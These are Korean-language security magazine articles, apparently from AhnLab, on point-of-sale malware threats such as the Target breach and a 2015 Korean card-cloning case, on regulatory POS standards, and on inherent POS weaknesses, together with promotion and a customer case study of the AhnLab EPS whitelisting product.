지금까지 살펴본 바와 같이 공격자들은 신용카드 정보를 탈취하기 위해 POS 시스템을 목표로 맞춤형 악성코드를 제작하여 공격에 사용하였다. 신용카드 사용이 폭증하는 기간인 이른바 블랙 프라이데이(Black Friday)에 맞춰 악성코드가 배포되고 영업 시간인 오전 10시부터 오후 5시 59분까지 동작하도록 설정되어 있었다. 특히 인터넷에 연결되지 않는 POS 시스템 대신 인터넷 연결이 가능한 내부 시스템을 통해 탈취한 정보를 외부로 전송하기 위해 공격자는 내부 시스템 장악 후 타겟사가 사용하고 있는 POS 시스템을 분석하고 FTP를 통해 실시간으로 탈취한 신용카드 정보를 외부로 전송했다.

이번 타겟사의 사례와 같이 앞으로 신용카드 정보를 비롯해 개인정보를 보관하는 기업에 대한 공격이 더욱 집요해질 것으로 보인다. 대부분의 기업이 다양한 개인정보를 보관하고 있는 만큼 개인정보보호를 위한 조치가 시급하다. 특히 이번 사례에서 볼 수 있듯이 외부 침입뿐 아니라 내부 장악을 통해 확산되는 악성코드 및 공격에 대해서도 대책 마련이 필요하다.

# 한동안 뚝뚝했던 POS 위협, ‘빈틈’을 파고들다

THREAT  
REVIEW

가본 적도 없는 곳에서 신용카드로 200만원이나 결제되었다?!

신용카드를 빌려준 적도, 카드를 분실한 적도 없다. 도대체 이게 어떻게 된 일인가?

카드사와 경찰에 신고했더니 평소 자주 가던 회사 근처 음식점의 신용카드 결제 단말기(POS)가 해킹되어 카드가 복제되었다는 것이다. 게다가 같은 음식점을 이용하던 몇몇 사람들도 똑같은 피해를 입었다고 한다. 말로만 듣던 불법복제카드와 POS 해킹의 피해자가 바로 내가 될 줄이야.

지난 2013년 말, POS 시스템 해킹으로 인한 대규모 신용카드 정보 유출 사건이 발생한 이후 잠잠해진 것 같던 POS 해킹 사건이 또 다시 발생했다. 지난 7월 초, 인천 지역에서 실제 사용자가 알지 못하는 사이에 신용카드로 거래가 결제되는 피해가 잇따라 발생한 것이다. 피해자들은 모두 신용카드를 분실한 적이 없었다. 카드사와 경찰은 일부 피해자가 특정 음식점에서 신용카드를 사용했다는 점으로 미루어 해당 음식점의 신용카드 결제용 POS(Point-of-Sales) 단말기가 해킹된 것으로 판단하고 있다. 한편 해외에서도 최근 POS 시스템을 노리는 신종 악성코드가 잇따라 발견되는 등 POS 해킹이 다시 거세질 조짐을 보이고 있다.



[그림 1] POS 단말기 해킹 언론 보도 (\*출처: KBS 뉴스광장, 2015년 7월)

## POS 보안 대책 마련 ‘젠 걸음’, 실효성은 ‘글썸...’

금융감독원(이하금감원)과 ‘신용카드 결제 단말기 IC전환 태스크포스(TF)’가 지난 7월 1일 ‘POS단말기 보안표준 규격안’을 발표했다. 2015년 3월부터 약 4개월에 걸쳐 논의된 POS단말기 보안표준은 ▲물리적 해킹 시도 시 POS 단말기 메모리 자동 파괴 ▲정보 유출 차단을 위한 엔드투엔드(End-to-End) 방식의 ‘전체 암호화’ 등을 골자로 하고 있다.

금감원은 또한 여신금융협회와 함께 ‘여신전문금융업법(이하 여전법)’을 개정해 신용카드 결제대행업체(Value Added Network, 이하 VAN) 등록제도 병행하고 있다. 이에 따라 지난 7월 21일부터 신규 가맹점 및 신규 POS 단말기 설치 시 보안표준에 따라 제작

### 여신전문금융업법 개정

### POS단말기 보안표준 규격안

### 대책 실효성에 의구심


되어 인증에 통과한 단말기만 설치 및 사용해야 하며, 이를 어길 시 VAN사와 가맹점에 5천만 원 이하의 과징금이 부과된다. 단, 기존 가맹점들의 POS 단말기에 대해서는 3년의 유예기간을 두고 신규 단말기로 교체할 것을 유도하고 있다. 그러나 기존 가맹점에서도 POS 단말기 고장 등이 발생했을 경우에는 무조건 신규 단말기로 교체해야 한다. 문제는 비용 부담이 만만치 않아 영세한 가맹점의 경우 신규 POS 단말기 도입 또는 교체가 쉽지 않다는 점이다. 또한 이른바 전자칩(IC) 단말기 전환 사업자로 선정된 VAN사 세

곳 중 두 곳은 아직 단말기 인증을 받지 못한 상황이라 신규 단말기 공급 물량이 부족하다는 지적도 있다. 앞서 언급한 POS 단말기를 이용한 카드 불법복제 사건도 공교롭게도 금감원이 POS 단말기 보안표준을 발표한 이후 발생했다. 금융 당국이 마련한 신용카드 및 POS 해킹 사고 방지 대책에 대해 실효성 측면에서 의구심을 떨치기 어려운 이유다. 게다가 국내외에서 진화된 형태의 POS 악성코드가 계속 발견되고 있어 POS 보안 위협은 쉽게 해결되지 않을 것으로 보인다.

## POS 위협, 악성코드의 진화 vs 태생적 위협

POS 악성코드가 전세계적으로 주목을 끌게 된 계기는 지난 2013년 12월 발생한 미국 대형 유통업체 타겟(Target)사 해킹 사건이다. 약 4천만 건의 신용카드 정보를 탈취하고 7천만 명에 달하는 피해자를 기록한 타겟사의 POS 시스템 해킹에 사용된 악성코드는 ‘블랙 POS(BlackPOS)’로 알려졌다.

주요 POS 악성코드 추이 (2009~2014)




지난 6월에 발견된 말럼POS 악성코드는 오라클의 POS 시스템 운영 플랫폼인 ‘마이크로스(MICROS)’에서 카드 소유자의 이름과 카드 번호를 탈취하는 것으로 알려졌다. 마이크로스는 전세계 33만여 고객사의 POS 플랫폼으로 제공되어 있어 잠재적인 피해가 우려되고 있다.

POS 악성코드는 국내에서도 심심치 않게 발견되고 있다. 대표적으로 지난 2014년 초 ‘Ompos’라는 악성코드를 이용해 POS 시스템 관리 업체의 서버를 해킹한 후 POS 시스템을 감염시켜 신용카드 정보를 노린 사례가 있다.

악성코드뿐만 아니라 POS 시스템의 특수성도 핵심적인 위협 요인이라 할 수 있다. POS 시스템의 태생적 위협 요인으로는

▲다양한 네트워크 연결 ▲부적절한 POS 단말기 이용 형태 ▲애플리케이션 취약점 등을 들 수 있다.


### POS 시스템의 태생적 위협 요인



다양한 네트워크 연결



부적절한 이용



애플리케이션 취약점

대부분의 POS 시스템은 폐쇄망이 아닌 일반적인 상용 인터넷망을 사용하고 있다. 일부 대형 유통업체는 POS 시스템과 지불 승인 네트워크를 별도의 전용선으로 운용하지만 수많은 중소 규모의 업체나 영세 가맹점의 경우에는 상용 인터넷을 통해 POS 시스템을 연결하여 지불 승인을 하고 있다. 게다가 최근 POS 시스템은 고객 정보, 포인트 정보 등 다양한 고객 관리 정보와의 연계 등을 위해 다른 네트워크와 연결하는 경우도 많다. 이러한 네트워크 연결 환경에서는 보안에 취약한 지점이 존재할 수 밖에 없으며, 만일 무선인터넷을 이용하는 경우라면 네트워크를 통한 공격의 가능성이 더욱 높아진다.

가맹점 주인 또는 직원들이 POS 단말기를 이용해 개인 PC를 사용하듯 온라인 쇼핑이나 SNS 등 인터넷 이용을 하는 경우가 많다는 점도 문제다. 이처럼 부적절한 POS 시스템 사용으로 인해 악성코드 감염에 노출되기 쉽다.

또한 필요에 따라 원격 제어 프로그램, 인터넷 익스플로러, 어도비 리더, 마이크로소프트 오피스 등 다양한 애플리케이션을 POS 시스템에 설치하기도 한다. 이 경우 웹 브라우저, PDF/DOC 등 문서 프로그램, 자바(JAVA) 등의 취약점을 이용한 악성코드 유입과 같은 일반적인 PC 환경에서의 보안 위협이 고스란히 존재한다. 이 밖에도 비용 부담 등으로 인해 POS 시스템을 저사양 PC나 오래된 운영체제에 POS 프로그램을 설치 및 운용하는 경우가 많다는 점도 위협 요인이다. 특히 일부 가맹점의 POS 단말기는 서비스가 종료된 윈도 XP(Windows XP) 및 윈도 XP를 기반으로 한 WEPOS(Windows Embedded for Point of Service), 윈도 임베디드 POSReady 2009(Windows Embedded POSReady 2009)를 운영체제로 사용하고 있어 보안에 매우 취약하다.

이처럼 대부분의 POS 시스템은 악성코드를 비롯해 환경적 특수성에 의해 다양한 위협에 노출되어 있다. 금융 당국의 주도로 ‘전체 암호화’ 등 보안 기술이 적용된 IC 단말기로의 교체가 진행되고는 있지만 모든 POS 단말기를 신규 단말기로 교체 완료하기까지는 상당 시일이 걸릴 것으로 예상돼 POS 시스템은 여전히 보안에 취약한 상태다.

그렇다고 손 놓고 있을 수도 없는 일. 현재 가능한 방법으로는 백신(Anti-virus)을 사용하거나 데이터 암호화 및 암호 통신을 적용하는 것인데, 이미 악성코드에 감염된 POS 시스템일 경우 데이터 암호화나 암호 통신은 무의미하다. 또한 백신은 신종 악성코드 대응에는 적합하지 않으며 저사양 시스템이나 네트워크 속도가 제한적인 환경에서 운용되는 POS 시스템의 경우, 시그니처 업데이트가 필요한 백신 프로그램으로 인한 리소스 문제가 발생할 수 있다. 상황이 이렇다 보니 POS 시스템의 특수한 환경적 요인과 최신 POS 위협을 다각도로 고려한 보안 솔루션에 대한 요구가 늘고 있다.

# 해커의 시선, POS 시스템으로 향한다

SPECIAL  
REPORT

## POS 시스템 보안 위협과 AhnLab EPS

2013년 블랙 프라이데이 시즌에 발생한 미국의 대형 유통업체인 타겟(Target)사의 신용카드 정보와 개인정보 유출 사건이 세계를 깜짝 놀라게 했다. 주변에서 흔히 사용하는 결제 시스템 정도로만 여겼던 POS 시스템이 해커의 공격 대상이 되었고, 2300억 원이라는 막대한 금전적 피해가 발생했다. 그 동안 보안 전문가들의 경고에도 불구하고 간과했던 POS 시스템의 보안 위협이 현실화된 것이다. 사실 POS 시스템을 노린 해킹 사고가 발생한 것은 어제오늘 일이 아니다. 2009년 처음 트랙커 악성코드가 발견된 후 해마다 POS 악성코드는 증가하고 있다. 반면, POS 시스템 환경에 맞는 보안 체계와 보안 솔루션 적용은 미흡한 상태이다.

이 글에서는 POS 시스템이 가지고 있는 특수 환경과 이를 노리는 보안 위협에 대해 알아본다. 그리고 이에 대한 보안 대응 방안으로 안랩의 POS 시스템 전용 보안 솔루션인 AhnLab EPS에 대해 자세히 살펴보자.


### 왜 POS 시스템을 노리는가

안랩은 매년 발표하는 ‘올해의 보안 위협 트렌드 보고서’에서 ‘POS 시스템 보안 문제 대응’을 예측한 바 있다. 이 보고서에 따르면 올해에는 국내에도 기존 POS 단말기 공격뿐만 아니라, POS 시스템 제작업체 대상 해킹 시도 등의 보다 다양하고 강력한 방식의 POS 시스템 공격 방식이 등장할 것으로 전망했다.

POS 시스템의 보안 위협에 대해 본격적으로 논의하기 앞서 POS 시스템이 무엇이며, 왜 해커들이 이 시스템을 겨냥하고 있는지 알아보자.

POS(Point of Sales) 시스템은 점포에서 판매와 동시에 품목, 가격, 수량 등의 유통 정보를 컴퓨터에 입력시켜 정보를 분석, 활용하는 관리 시스템이다. 이를 통해 물품 계산은 물론 수시로 매출 동향을 파악하고 재고를 적정 수준으로 유지하는 등 상품관리에 있어서 중요한 역할을 담당하는 핵심 시스템이다. 이제는 더 나아가 단순 지불, 회계, 영업상황, 재고 관리 등의 운영 정보 제공뿐 아니라 다양한 포인트와 멤버십 등 고객의 관리까지 사용되고 있다. 특히 최근 몇몇 서비스 제공 업체들은 이러한 POS의 고객 정보와 고객 스마트 기기의 위치 정보, 앱(APP) 사용 데이터 등 다양한 데이터 융합을 통해 고객 편의 및 충성도 개선을 위한 정보를 제공하고 있으며, 이 분야는 지속적으로 클라우드 연계와 함께 발전해 나갈 것으로 보인다.

## POS 시스템의 운영 방식



(\*출처: epson-biz.com)

이렇게 POS 시스템의 활용도가 높아지고 중요 정보를 다루고 있는데 비해 보안 대책은 미흡한 것이 현실이다. 일반적으로 POS 시스템은 대부분 저사양 컴퓨터에 관련 프로그램이 운용되는 형태다. 보통 POS 시스템은 대부분 메모리 1GB 정도의 낮은 사양인 데다 보안 프로그램은 커녕 윈도우 업데이트도 제대로 되지 않는다. 또한 POS 시스템을 본래 목적 외에 인터넷 검색 등의 용도로 사용하는 경우도 있어 악성코드에 쉽게 노출된다. 결론적으로 해커가 POS 시스템을 노리는 이유는 명확하다. 보안이 취약한 반면, 가치 있는 중요한 정보를 대량 보유하고 있기 때문이다.

## POS 시스템의 위협과 현재 대응 방식의 한계

### 다양한 연결을 통한 네트워크 보안 위협

대형 유통 업체에서는 POS 시스템과 지불 승인 네트워크를 별도의 전용선을 이용할 것이다. 하지만 앞서 설명한 것과 같이 다양한 고객 정보, 포인트 정보 등 고객 관리 정보와의 연계 등을 위해 다른 네트워크와도 연결되고 있다. 중소 규모의 업체나 소매점의 경우에는 공용(public) 인터넷 혹은 셀룰러(Cellular)를 통해 POS 시스템을 연결하여 지불 승인을 하거나 아예 서비스형 소프트웨어(Software as a Service, SaaS) 형태의 클라우드 기반 POS로 운영하기도 한다. 이와 같은 네트워크 상황에서는 다양한 보안 홀(약점)이 존재할 수밖에 없으며, 특히 무선인터넷과 연결된 상황에서는 더욱 네트워크를 통한 침투 가능성이 높아진다.

### 서비스 종료된 운영체제 사용

현재 대부분의 POS 시스템은 운영체제로 서비스가 종료된 마이크로소프트의 윈도우 XP(Windows XP) 및 이를 기반으로 한 WEPOS(Windows Embedded for Point of Service), 윈도우 임베디드 POSReady 2009(Windows Embedded POSReady 2009)를 사용하고 있다. 이 윈도우 XP 계열의 운영체제는 십여 년 전(2001년) 출시된 운영체제로 수많은 취약점과 공격 기법이 발견되고 있다. 특히, 이미 서비스가 종료된 운영체제이므로 보안 패치 등의 보안 업데이트 서비스가 더 이상 제공되지 않아 보안에 매우 취약하다.

## 애플리케이션 취 약 점

POS 시스템은 이러한 범용적인 운영체제뿐 아니라 원격 제어 프로그램, 인터넷 익스플로러, 어도비 리더, 마이크로소프트 오피스 등 관리 및 편의를 위한 다양한 프로그램도 함께 설치하여 사용하고 있다. 이러한 경우 일반적인 데스크톱 PC와 동일한 취약점에 노출될 수밖에 없다. 웹 브라우저, PDF, DOC 등 문서, 자바(JAVA) 등 취약점을 통한 악성코드의 유입으로 POS 시스템은 공격자의 손에 넘어갈 수 있다.

## POS 용도 이외의인터넷, 외 부 매 체 사 용

POS 시스템은 이러한 취약점, 사회공학적 공격까지 다양한 위협에 노출되어 있으나 현재 단말기의 보안은 안티바이러스 소프트웨어 사용과 데이터의 암호화 및 암호 통신 이외에 특별한 대안이 없다. 악성코드 유입으로 인해 장악된 POS 시스템에서는 데이터의 암호화나 암호 통신이 무의미해지며, 시그니처 기반인 안티바이러스 소프트웨어는 이미 악성코드 대응에 약할 수밖에 없다. 물론 저사양의 POS 시스템 특성과 제한된 네트워크 속도 상 꾸준히 시그니처를 업데이트하고 검사하는 안티바이러스 소프트웨어를 설치하고 구동하기 어려운 환경이라는 점도 감안해야 한다.

## POS 시스템, 일반 PC와 다른 보안 대책 필요

POS 시스템 해킹은 신용/직불카드 정보뿐 아니라 해당 카드를 사용한 고객의 정보, 포인트나 멤버십 정보까지 탈취하며, 이를 통한 카드 복제, 취득 정보의 2차, 3차 거래 등 다양한 범죄에 악용될 수 있다. 이러한 POS 시스템 보안은 일반적인 PC보다 더욱 강력한 보안이 요구되며 다각도의 대책이 필요하다.

우선 POS 시스템의 로그인 암호를 복잡하게 설정하고 주기적으로 변경하고, 가급적 VNC, 원격 데스크톱(Remote Desktop) 등 원격제어 프로그램을 사용하지 않아야 한다. 실제로 2014년 한 포럼이 진행한 프로젝트에서 'pos12345', 'posadmin'과 같이 유추하기 쉬운 비밀번호 설명했다([http://www.theregister.co.uk/2014/07/09/botnet\\_brute\\_forces\\_pos/](http://www.theregister.co.uk/2014/07/09/botnet_brute_forces_pos/)).

또한 지불 결제에 필요한 네트워크 연결 외에 공용 인터넷과의 연결이나 무선 인터넷(WiFi) 연결 등은 모두 사용하지 않도록 하며, 인터넷 연결이 부득이하게 필요한 경우에는 방화벽을 이용하여 필요한 연결만 가능하도록 한다.

그리고 직원 교육을 통해 POS 시스템으로 개인적인 인터넷 사용이나 외부 저장매체의 접촉, 문서 작업 등 POS 시스템 운용에 필요한 프로그램 이외에는 사용하지 않도록 해야 한다.

무엇보다도 가장 중요한 것은 모든 공격의 시작이 되는 악성코드의 유입과 실행을 차단해야 한다. POS와 같은 특수 목적 시스템은 일반적인 PC와 다른 운영 환경으로 구성되어 시스템에 사용되는 애플리케이션은 명확하게 정의되어 있고, 해당 애플리케이션을 이용해 제한된 역할을 수행하게 된다. 하지만 현재 이러한 특수 환경의 시스템도 일반 PC용 운영체제를 기반으로 하고 있어 다양한 보안 위협에 노출되어 있으며, 일반 PC와 동일한 보안 체계를 사용하고 있다. 즉 POS 시스템은 해당 목적에 맞는 필요한 프로그램과 리소스만 사용하는 등 제한적인 환경 구성이 필요하며, 일반 PC에 사용하는 안티바이러스 소프트웨어를 사용하는 것으로는 타깃 공격이나 고도화된 공격을 차단하기 어렵다. 또한 안티바이러스 소프트웨어는 주기적인 시그니처의 업데이트와 디스크 검사 등을 수행해야 하므로 저사양 시스템으로 운용하는 POS 시스템에 과부하를 주어 결제 지연 및 통신 장애 등을 유발할 수 있다.

최근 이러한 이유로 POS 시스템의 보안으로 애플리케이션 콘트롤 제품이 논의되고 있으나, 이 제품은 관리자의 전문적인 지식을 바탕으로 고도의 애플리케이션 사용/차단 정책 관리가 필요하며, 보안 제품이 아닌 관리 제품이기때 악성코드 침입 및 감염 여부 등 위험을 탐지하고 판단하여 대응하기에 보안 전문가의 관리가 필요하다. 하지만 중소상점의 점주들이 이러한 보안적 관리를 할 수 있는 경우는 거의 없으므로 애플리케이션 콘트롤 제품은 도입하더라도 관리되지 못할 것이다.

#### 일반 사무용 PC와 POS 시스템 환경 차이

| 일반 사무용 PC                                                                         | 다른 운영 환경임에도<br>동일하고 확실적인 보안 정책으로 운영 | POS 시스템                                                                            |
|-----------------------------------------------------------------------------------|-------------------------------------|------------------------------------------------------------------------------------|
|  | VS                                  |  |
| 높은 수준의 자유도 필수                                                                     | 사용 편의성 요구                           | 고려사항 아님                                                                            |
| 다양함                                                                               | 사용 애플리케이션                           | 제한적                                                                                |
| 다양함                                                                               | 사용 네트워크 연결                          | 제한적                                                                                |
| USB, Bluetooth 등                                                                  | 외부매체 사용                             | 사용하지 않음                                                                            |

#### POS 시스템 전용 보안 솔루션, AhnLab EPS


AhnLab EPS(Endpoint Protection System)는 POS 같은 특수한 목적의 엔드포인트 시스템(fixed function devices)을 위한 전용 보안 솔루션으로 시스템의 안정적 운용에 대한 민감도가 높고 정해진 프로그램만 사용하는 자동화기기 및 제어용 시스템 등에 최적화된 전용 보안 솔루션이다.

고도의 전문적인 관리가 필요한 애플리케이션 콘트롤(Application Control)과 달리 지능적인 화이트리스트(WhiteList) 기반으로 운영 시스템에 필요한 프로그램의 실행과 네트워크 연결, 시스템 자원만 사용 가능하게 한다. 이로 인해 불필요한 또는 비용도적(POS와 관련 없는) 프로그램의 실행을 차단하여, 악성코드의 유입과 악성코드의 활동을 억제할 수 있다.




AhnLab EPS의 주요 기능은 다음과 같다.

## AhnLab EPS




### 강력한 악성코드 탐지 및 확산 방지 기능

- 서버에 보유한 악성코드 탐지·치료 엔진을 통한 에이전트의 악성코드 탐지 및 확산 방지
- IP, 포트 차단 및 외부 저장장치 자동 실행 방지를 통한 감염 경로 차단
- OS 패치 업데이트 적용 여부와 관련 없는 보안성 확보




### 비업무 프로그램 행위 및 불필요한 매체 차단

- 허가된 애플리케이션 및 네트워크 연결만 사용할 수 있도록 관리
- 저장 매체 등 매체 제어를 통한 비업무적 매체 연결 원천 차단



### 초경량 보안 및 통제 솔루션

- 에이전트가 설치되는 제어 시스템의 메모리, CPU 점유율 최소화
- 모든 자원 소모 작업은 별도의 서버에서 수행




### 중앙 집중식 관리 시스템

- 대시보드를 통한 모든 에이전트 관리 포인트 단일화
- 에이전트 그룹 기능을 통한 빠른 접근
- 에이전트 미설치 기기 검색, 원격 통한 시스템 확인/점검
- 중요 알림 및 통합 로그 관리

AhnLab EPS는 독자적인 화이트리스트 방식의 애플리케이션 제어 기능으로 전문적인 보안 지식 없이도 운용이 가능하며, 중앙 관리를 통해 가맹점의 운용 부담을 덜어준다.

또한 AhnLab EPS 서버의 악성코드 분석 엔진을 통해 단말 시스템에 대해 백신 등의 주기적 업데이트와 이로 인한 네트워크 및 시스템 자원 점유없이 악성코드를 탐지하고 차단할 수 있다. 특히 시스템 자체의 자원을 거의 사용하지 않고도 시스템에 생성되는 모든 실행 파일에 대한 실시간 검사와 분석을 수행할 수 있다. 이를 통해 POS 시스템 단말의 악성코드 대응과 알려지지 않은(Unknown) 위협의 분석까지 수행이 가능하여 별도의 안티바이러스 솔루션을 추가로 구매/설치할 필요가 없다.

## POS 정보 탈취 공격 프로세스



## AhnLab EPS 대응 프로세스

AhnLab EPS는 강력한 락다운(Lockdown) 기능으로 POS 시스템 운용에 필요 없는 애플리케이션 및 시스템 기능과 매체·네트워크 연결 통제 기술을 통해 모든 POS 시스템이 외부의 공격과 알려지지 않은 위협으로부터 항상 안전한 상태로 유지할 수 있게 해준다. 또한 서버에서 제공하는 악성코드 탐지 및 분석 기능과 보안 정책 관리를 통해 모든 시스템이 언제나 안전한 파일들로 구성되고 운영될 수 있도록 유지하고 보호한다. 즉, 사전 차단 및 보호를 통해 POS 시스템의 운용에 중점을 두고, 그 뒷단의 탐지 및 대응을 통해 추가적인 보안 정책 강화 등이 가능하다.

이 밖에도 ▲정상 명령 메시지 여부 검증 ▲원격 클라이언트 및 뷰어에 대한 무결성 검증 등 원격 관리 기능을 통해 적게는 수십, 많게는 수천 대에 달하는 특수 목적 시스템을 중앙에서 효과적으로 관리할 수 있다는 것이 AhnLab EPS의 강점이다. 이렇듯 AhnLab EPS는 특수 목적 시스템 전용 보안 솔루션으로 해당 시스템의 리소스와 관련 업무 프로세스에 영향 없이 사전적인 악성코드 차단과 통제가 가능하고 이를 통해 정보 유출 방지와 생산성 향상, 관리 및 운용 비용 절감 효과를 거둘 수 있다.

AhnLab EPS는 다이소, 신세계 등 대형 유통 업체의 POS 시스템에 적용되어 성능과 안정성 측면에서 이미 검증된 제품이다. 또한 POS 시스템뿐만 아니라 반도체 및 가전 생산 라인, 산업 설비 제어, 키오스크(KIOSK), ATM 등 다양한 분야에 전용 보안 솔루션으로 운용되고 있다.

# ‘보안성’과 ‘안정적인 운영’ 모두 잡았다!

## CASE STUDY

### 유통기업 A 그룹 AhnLab EPS 도입 사례


2013년 말, 공교롭게도 비슷한 시기에 한국과 미국에서 POS 시스템 해킹으로 인한 대규모 개인정보 유출 사건이 발생했다. 이후에도 세계 곳곳에서 크고 작은 POS 시스템 보안 침해 사건이 이어지고 있다. 수년 전부터 보안 전문가들이 경고해왔던 POS 시스템 보안 위험이 현실화되고 있는 것이다. 이처럼 POS 보안 위험이 국내외에서 이슈가 되고 있는 가운데, 국내 유명 유통기업인 A사가 대형마트, 백화점, 커피전문점 등 6개 계열사 POS 단말기 보안을 위해 AhnLab EPS를 도입해 눈길을 끌고 있다.

POS 시스템 해킹뿐만 아니라 POS 시스템을 노리고 제작된, 이른바 POS 멀웨어가 지속적으로 증가하는 추세다. 또한 마이크로소프트사가 2014년 4월부터 Windows XP 지원을 종료함에 따라 A사는 선제적인 대응이 중요하다고 판단, POS 전용 보안 솔루션 도입을 서둘렀다. 당시 A사는 대부분의 POS 시스템을 Windows XP 또는 윈도(Windows) 기반의 임베디드(Embedded) OS를 운영체제로 사용하는 단말기에서 운용하고 있었기 때문이다.

POS 시스템 보안 솔루션 선정에 있어 A사가 가장 중점을 둔 것은 ‘보안성’과 ‘POS 시스템의 특성 및 운용에 대한 보안 업체의 이해’다. 악성코드 대응을 위해 안티바이러스 솔루션 도입을 검토했지만, 이 경우 지속적인 시그니처 업데이트가 필요하기 때문에 POS 단말기의 리소스 가용성이 떨어질 수 있다는 점이 걸림돌이었다.

